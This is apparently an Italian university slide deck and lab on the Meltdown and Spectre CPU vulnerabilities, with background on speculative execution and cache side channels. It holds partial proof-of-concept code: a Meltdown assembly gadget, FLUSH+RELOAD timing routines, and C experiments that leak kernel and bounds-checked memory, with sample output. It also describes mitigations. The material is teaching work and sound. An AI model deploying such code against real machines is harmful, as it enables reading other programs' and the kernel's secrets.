

Meltdown e Spectre



1

Meltdown and spectre

Sono i soprannomi delle tre vulnerabilità:

- Variant 1: bounds check bypass (CVE-2017-5753)
- Variant 2: branch target injection (CVE-2017-5715)
- Variant 3: rogue data cache load (CVE-2017-5754)

Dove le varianti 1 e 2 sono Spectre e la variante 3 è Meltdown



2

Attaccano cosa?

Attacco su alcuni/tutti i moderni processori, server e telefoni cellulari (Apple SoCs)

- Meltdown
 - Intel, ARM, IBM ...
 - Desktop, Laptop, and Cloud computers
- Spectre
 - Intel, AMD, ARM, IBM ...
 - Desktops, Laptops, Cloud Servers, ma anche Smartphones
- Valido per tutti i sistemi operativi
 - Linux, Windows, MacOS ...

3

Attaccano cosa?

- Meltdown:
 - Rompe l'isolamento fondamentale tra le applicazioni utente e il sistema operativo
 - Permette ad un programma di accedere alla memoria, e quindi anche ai segreti, di altri programmi e del sistema operativo
- Spectre:
 - Rompe l'isolamento tra diverse applicazioni.
 - Consente a un utente malintenzionato di ingannare i programmi anche se privi di errori e che seguono le migliori pratiche, inducendoli a divulgare segreti.

4

Cosa sfruttano?

Sfruttano 3 caratteristiche dei moderni processori

- Out-of-order Execution
- Speculative Execution
- Caching


Entrambi gli attacchi utilizzano side channel per ottenere le informazioni dalla posizione di memoria a cui si accede.

5

Cos'è l'esecuzione fuori ordine?

È un approccio all'elaborazione che consente istruzioni per microprocessori ad alte prestazioni per iniziare l'esecuzione non appena i loro operandi sono pronti.

- Sebbene le istruzioni vengano emesse in ordine, possono procedere fuori ordine rispetto l'uno rispetto all'altro
- L'obiettivo dell'elaborazione OoO è consentire al processore di evitare una classe di stalli che si verificano quando i dati necessari per eseguire un'operazione non sono disponibili.



6

Esecuzione fuori ordine: passaggi

1. Recupero delle istruzioni.
2. Invio di istruzioni a una coda di istruzioni (chiamato anche buffer o prenotazione di istruzioni).
3. L'istruzione attende in coda finché i suoi operandi di ingresso non sono disponibili. L'istruzione può quindi lasciare la coda
4. L'istruzione viene impartita all'unità funzionale appropriata ed eseguita da tale unità.
5. I risultati vengono messi in coda
6. Solo dopo che tutte le istruzioni più vecchie hanno riscritto i risultati nel file di registro, questo risultato viene riscritto nel file di registro.



7

Cos'è l'esecuzione speculativa?

È una tecnica utilizzata dalle moderne CPU per accelerare le prestazioni.

La CPU può eseguire determinate attività in anticipo, "supponendo" che saranno necessarie e completandole

- Se le attività sono necessarie, si ottiene un'accelerazione, perché il lavoro è già completo.
- Se le attività non sono necessarie, le modifiche apportate dalle attività vengono annullate e i risultati vengono ignorati



8

Memorizzazione nella cache

La CPU richiede dati dalla memoria che è memorizzata in una cache

Velocizza l'accesso alla memoria

- Località temporale: qualcosa a cui si è avuto accesso di recente dalla memoria potrebbe essere richiesta ancora
 - Es. elementi in un array
 - Es. un contatore in un ciclo
- Località spaziale: qualcosa che è vicino a un'altra cosa a cui si è avuto accesso di recente potrebbe essere richiesta presto

9

Side channel attack

L'attacco non prende di mira direttamente un programma o il suo codice.

- Piuttosto tenta di raccogliere informazioni o influenzare l'esecuzione del programma di un sistema misurando o sfruttando gli effetti indiretti del sistema o del suo hardware.
- In parole semplici, un attacco side channel viola la crittografia sfruttando le informazioni trapelate involontariamente da un sistema.
 - Attacco a tempo: analizza il tempo impiegato da un sistema per eseguire algoritmi crittografici.
 - Attacco elettromagnetico (EM): misura ed esegue un'analisi del segnale sulla radiazione elettromagnetica emessa da un dispositivo.
 - Analisi semplice della potenza (SPA): osserva direttamente le variazioni di potenza ed elettromagnetiche (EM) di un sistema crittografico durante le operazioni.
 - Analisi differenziale della potenza (DPA): ottiene e analizza misurazioni statistiche dettagliate su più operazioni.
 - Attacco a template: recupera le chiavi crittografiche sfruttando un dispositivo "modello" identico e confrontando i dati dei canali laterali.

10

side-channel attack?

Attacco reso possibile dalla microarchitettura della CPU e basato sulle informazioni ottenute dall'implementazione di un sistema

- Caches: attacco che monitora la velocità con cui vengono effettuati gli accessi ai dati della cache

Timing: attacco che monitora il tempo impiegato dalla macchina per eseguire vari calcoli

- Power-monitoring attacco che monitora il consumo energetico di varie computazioni



11

Sfruttare la memorizzazione nella cache

Flush + Reload

- Svuota dalla cache qualsiasi accesso alla memoria per i dati che controlli (tramite clflush)
- Consente l'esecuzione di programmi dannosi (o programmi utente) e l'accesso alla memoria che controlli con segreto
- Prova a ricaricare gli elementi dalla memoria controllata e vedi quanto velocemente sono recuperati

Evict + Reload

- Eliminazione dell'accesso alla memoria dei dati che controlli caricando altri dati (possibilmente casuali).
- A causa delle dimensioni limitate della cache, eliminare la linea di cache specifica
- Lasciare eseguire il programma vittima e accedere alla memoria utilizzando il segreto, ricaricare i dati e misurare il tempo di accesso



12

Controllo dei privilegi

Le moderne CPU impongono un controllo dei privilegi di un programma che accede alla memoria kernel

- Questo controllo dei privilegi a volte avviene troppo tardi durante l'esecuzione speculativa. (cioè una volta che i dati sono già stati letti).
- Il controllo dei privilegi non viene eseguito finché l'istruzione non viene completata.

Le CPU sanno che ciò accade, quindi qualsiasi cosa eseguita senza privilegi verrà dimenticata e verrà sollevata un'eccezione (solitamente SIGSEGV)



- Di conseguenza, la memoria a cui si è avuto accesso di recente è ancora archiviata nella cache



13

Meltdown: toy example

```
1 raise_exception();
2 // the line below is never reached
3 access(probe_array[data * 4096]);
```



Even if a memory location is only accessed during out-of-order execution, it remains cached.

Iterating over the 256 pages of probe array shows one cachehit, exactly on the page that was accessed during the outof-order execution.



14

Meltdown

Il passo 1 alloca innanzitutto un blocco di memoria composto da 256 pagine di (256* 4096 byte), qui lo denotiamo come RBX.

Ogni pagina di memoria non verrà memorizzata nella cache a questo punto perché non è mai stato effettuato l'accesso.

```

1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]

```

15

Meltdown

line 2: xor rax, rax Questo passaggio viene utilizzato per svuotare il registro rax con tutti.

riga 4: mov al, byte [rcx]

Carica il valore del byte situato nell'indirizzo del kernel di destinazione, memorizzato nel registro RCX, nel byte meno significativo del registro RAX rappresentato da AL

```

1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]

```

16

Meltdown

Passo 4, riga 5: `shl rax, 0xc`

sposta a sinistra il contenuto in RAX con 12 bit, in un'altra parola, $(\text{valore in RAX}) * (2^{12}) \Rightarrow (\text{valore in RAX}) * 4096$

- $4096 \Rightarrow 4096B \Rightarrow 4KB$, la dimensione di una pagina

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

17

Meltdown

Riga 6 `jz retry`

abbiamo copiato nulla nel registro AL, il registro RAX mantiene tutti zeri, quindi riprova questo ciclo finché non copiamo qualcosa nel registro AL e facciamo in modo che il registro RAX contenga qualcosa.

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

18

Meltdown

Passaggio 6, riga 7: `mov rbx, qword [rbx + rax]` Copiato il valore nell'array della sonda RBX all'indice RAX

Utilizzare il valore moltiplicato come indice nel blocco di memoria allocata e leggere un byte (ovvero: leggere un byte dalla pagina N dove N è il valore in RAX)

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

19

Meltdown

Supponendo che la CPU avvii l'esecuzione fuori ordine

- Esiste una race condition tra il controllo dei privilegi dei codici della linea 4 e i codici dopo la riga 4
- Il controllo dei privilegi potrebbe terminare dopo la riga 5 del codice.
- Verrà memorizzata nella cache una pagina del blocco di memoria allocato sulla CPU

La pagina memorizzata nella cache sarà direttamente correlata al byte letto dalla memoria in modalità kernel.

- Ad esempio: se il valore di un byte dall'indirizzo del kernel è 21, quindi la ventunesima pagina del blocco di memoria allocato verrà ora memorizzata nella cache della CPU.

20

Meltdown

Infine, l'aggressore osserva gli effetti collaterali di questa esecuzione fuori ordine per determinare il byte segreto che è stato letto.

- Intercetta l'eccezione generata dal controllo dei privilegi dal codice della riga 4
- Passa in rassegna ogni pagina nel blocco di memoria allocato
- Cronometra il tempo necessario per leggere un byte da ciascuna pagina.
- Se il byte viene caricato rapidamente, la pagina deve essere stata memorizzata nella cache e quindi il segreto è svelato

Continuando l'esempio della diapositiva precedente, le pagine da 0 a 20 del blocco di memoria allocato sarebbero lente da leggere, ma la pagina 21 sarebbe notevolmente più veloce, quindi il valore segreto deve essere 21

21

Spectre attack Variant 1

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```

Sfrutta Conditional Branch Misprediction

- Il codice sopra è un esempio di conditional branch
- $x = (\text{indirizzo di un byte segreto da leggere}) - (\text{indirizzo base di array1})$

22

Spectre attack Variant 1

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```

Questo codice sembra normale e corretto

Se x è inferiore alla lunghezza di array1, il ciclo viene eseguito correttamente

Ma supponiamo di avere qui una variabile che memorizza la password all'indirizzo secret e che A=secret-array1 possiamo utilizzare array1[A] per rappresentare il valore di secret.

Quando x soddisfa la condizione del ciclo ed eseguiamo questo ciclo for più volte, il predittore del ramo penserà che anche il ciclo successivo soddisfi la condizione del ciclo ed eseguirà questo ciclo.

23

Spectre attack Variant 1

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```

Se in questo momento assegniamo il valore A a x, il predittore di ramo predirà l'esecuzione del ciclo (in realtà non dovrebbe essere eseguito), la CPU eseguirà il corpo del ciclo, quindi caricherà il valore segreto della password nella cache e utilizzerà come indirizzo per accedere all'array2.

Ma alla fine, la CPU rileverà che questo ciclo non deve essere eseguito, quindi il valore ottenuto in questo ciclo non sarà più valido.

Infine, possiamo leggere array2 e, se leggiamo un indirizzo per un breve periodo di tempo quell'indirizzo sarà quello memorizzato nella cache (il valore della nostra password)

24

Spectre attack Variant 2

Poisoning Indirect Branches

- Indirect Branch: salto al codice in una posizione di memoria
- `. jmp [eax]` salta all'istruzione memorizzata nell'indirizzo di memoria in registro EAX

La variante 2 è molto simile alla variante 1, ma invece di abusare della ricerca dei dati parte della CPU, abusa della capacità di una CPU di prevedere in che direzione andrà quando viene chiamato un puntatore a funzione

L'aggressore deve individuare un "Spectre gadget", cioè un frammento di codice la cui esecuzione speculativa trasferirà le informazioni sensibili della vittima in un canale nascosto.

- addestra il Branch Target Buffer (BTB) a prevedere erroneamente un ramo da un'istruzione di ramo indiretto all'indirizzo del gadget, con conseguente esecuzione speculativa del gadget.
- Non dipende dalla vulnerabilità del codice delle vittime.
- L'aggressore deve trovare l'indirizzo virtuale del gadget

25

Branch Target Buffer (BTB)

Il Branch Target Buffer (BTB) mantiene una mappatura dagli indirizzi delle istruzioni di salto eseguite di recente agli indirizzi di destinazione

I processori possono utilizzare il BTB per prevedere futuri indirizzi di codice anche prima di decodificare le istruzioni di salto.

Utilizzo dell'esecuzione speculativa per migliorare le prestazioni

Consente alla CPU di eseguire speculativamente il codice sulla destinazione prevista del ramo indiretto senza aver effettivamente decodificato le istruzioni del ramo

- L'aggressore addestra il Branch Target Buffer (BTB) a prevedere erroneamente un ramo da un'istruzione di ramo indiretto all'indirizzo del gadget.
 - Il risultato verrà caricato nella cache
 - Utilizza l'attacco side channel per ottenere il valore segreto

26

Mitigation

In ogni caso, il modo migliore per risolvere queste vulnerabilità hardware è attraverso la via hardware, ovvero riprogettando la CPU. Tuttavia, potrebbe richiedere molto tempo e costare enormi quantità di denaro.

- Non tutti gli utenti di computer avranno il denaro, il tempo o le competenze per cambiare la CPU del computer.
- Quindi, sono emerse alcune patch software per mitigare queste vulnerabilità attraverso il software.

Per Linux questa patch software si chiama KPTI (ex KAISER)

- Isolamento della tabella delle pagine del kernel
- Isolamento dell'indirizzo del kernel per rimuovere in modo efficiente side channel
- Ancora penalizzazione del tempo



27

Refs

https://meltdownattack.com/	https://hackernoon.com/a-simplified-explanation-of-the-meltdown-cpu-vulnerability-ad316cd0f0de
https://meltdownattack.com/meltdown.pdf	http://www.cs.toronto.edu/~arnold/427/18s/427_18S/inaprofondimento/spectre_meltdown/
https://spectreattack.com/spectre.pdf	http://www.cs.toronto.edu/~arnold/427/19s/427_19S/inaprofondimento/sm/
https://searchdatacenter.techtarget.com/definition/out-of-order-execution	https://events19.linuxfoundation.org/wp-content/uploads/2017/11/Spectre-Meltdown-Linux-Greg-Kroah-Hartman-Meltdown-and-Spectre.pdf
https://www.computerhope.com/jargon/s/spec-exec.htm	https://lwn.net/Articles/738975
https://www.blackhat.com/docs/asia-17/materials/asia-17-lrazoqui-Cache-Side-Channel-Attack-Sfruttabilità-e-contromisure.pdf	
http://www.mikelangelo-project.eu/2016/09/cache-based-side-channel-attacks/	
https://conference.hitb.org/hitbsecconf2016ams/materials/D2T1-%20-%20Anders%20Fogh%20-%20Cache%20Side%20Channel%20Attacks.pdf	




28

Lab



29

CPU Cache



30

From Lights to CPU Cache




You just learned a secret number 7, and you want to keep it. However, your memory will be erased and whatever you do will be rolled back (except the CPU cache). How do you recall the secret after your memory about this secret number is erased?



31

Using CPU Cache to Remember Secret



32

The FLUSH+RELOAD Technique



33

FLUSH+RELOAD: The FLUSH Step

Flush the CPU Cache

```

void flushSideChannel()
{
    int i;

    // Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

    // Flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

```

34

FLUSH+RELOAD: The RELOAD Step

```
void reloadSideChannel()  
{  
    int junk=0;  
    register uint64_t time1, time2;  
    volatile uint8_t *addr;  
    int i;  
    for(i = 0; i < 256; i++){  
        addr = &array[i*4096 + DELTA];  
        time1 = __rdtscp(&junk);  
        junk = *addr;  
        time2 = __rdtscp(&junk) - time1;  
        if (time2 <= CACHE_HIT_THRESHOLD){  
            printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);  
            printf("The Secret = %d.\n", i);  
        }  
    }  
}
```

35

The Meltdown Attack

36


The Security Room and Guard

```
1 number = 0;
2 *kernel_address = (char*)0xfb61b000;
3 kernel_data = *kernel_address;
4 number = number + kernel_data;
```




37

Staying Alive: Exception Handling in C



38

Out-Of-Order Execution



39

Out-of-Order Execution



Come posso dimostrare che è avvenuta l'esecuzione fuori ordine?

40

Out-of-Order Execution Experiment

```
void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;    ①
    array[7 * 4096 + DELTA] += 1;             ②
}
```

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

Evidence of out-of-order execution



41

Meltdown Attack: A Naïve Approach

```
void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}
```

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
$ a.out
Memory access violation!
$ a.out
Memory access violation!
$ a.out
Memory access violation!
```

**THIS IS
NOT
WORKING**



42

Improvement: Get Secret Cached



Perché questo aiuta?

43

Improve the Attack Using Assembly Code

```
void meltdown_asm(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // Give eax register something to do
    asm volatile(
        ".rept 400;"           ①
        "add $0x141, %%eax;"
        ".endr;"              ②
        :
        :
        : "eax"
    );

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}
```

Execution Results

```
$ gcc -march=native MeltdownExperiment.c
$ a.out
Memory access violation!
$ a.out
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
$ a.out
Memory access violation!
$ a.out
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

44

Improve the Attack Using Statistic Approach

```
$ gcc -march=native MeltdownAttack.c
$ a.out
The secret value is 83 S
The number of hits is 955
$ a.out
The secret value is 83 S
The number of hits is 925
$ a.out
The secret value is 83 S
The number of hits is 987
$ a.out
The secret value is 83 S
The number of hits is 957
```

45

Countermeasures

Il problema fondamentale è nell'hardware della CPU

- Costoso da riparare

Sviluppare una soluzione alternativa nel sistema operativo

- KASLR (randomizzazione del layout dello spazio degli indirizzi del kernel)
- Non mappa alcuna memoria del kernel nello spazio utente, ad eccezione di alcune parti richieste dall'architettura x86 (ad esempio, gestori di interrupt)
- programmi a livello utente non possono utilizzare direttamente gli indirizzi di memoria del kernel, poiché tali indirizzi non possono essere risolti

46

The Spectre Attack

47

Will It Be Executed?


```
1 data = 0;  
2 if (x < size) {  
3     data = data + 5;  
4 }
```



Will Line 3 be executed if $x > \text{size}$?


48

Cache hit




49

Side channel



50

Out-Of-Order Execution




51

Let's Find a Proof

```
void victim(size_t x)
{
    if (x < size) {
        temp = array[x * 4096 + DELTA];
    }
}
```

size is 10 (with an arrow pointing to the `size` variable in the `if` condition)

①
②




```
$ gcc -march=native SpectreExperiment.c
$ a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
$ a.out
$ a.out
```

Evidence

Not always working though

52

Target of the Attack



53

The Spectre Attack

`spectreAttack(int larger_x)`

```
// Ask restrictedAccess() to return the secret in out-of-order execution.
s = restrictedAccess(larger_x);    ④
array[s*4096 + DELTA] += 88;      ⑤
```

```
int main()
{
    flushSideChannel();
    size_t larger_x = (size_t)(secret - (char*)buffer);    ⑥
    spectreAttack(larger_x);
    reloadSideChannel();
    return (0);
}
```

54

Attack Result

```
$ gcc -march=native SpectreAttack.c  
$ a.out  
array[0*4096 + 1024] is in cache.  
The Secret = 0.  
array[65*4096 + 1024] is in cache.  
The Secret = 65.
```



Why is 0 in
the cache?

Success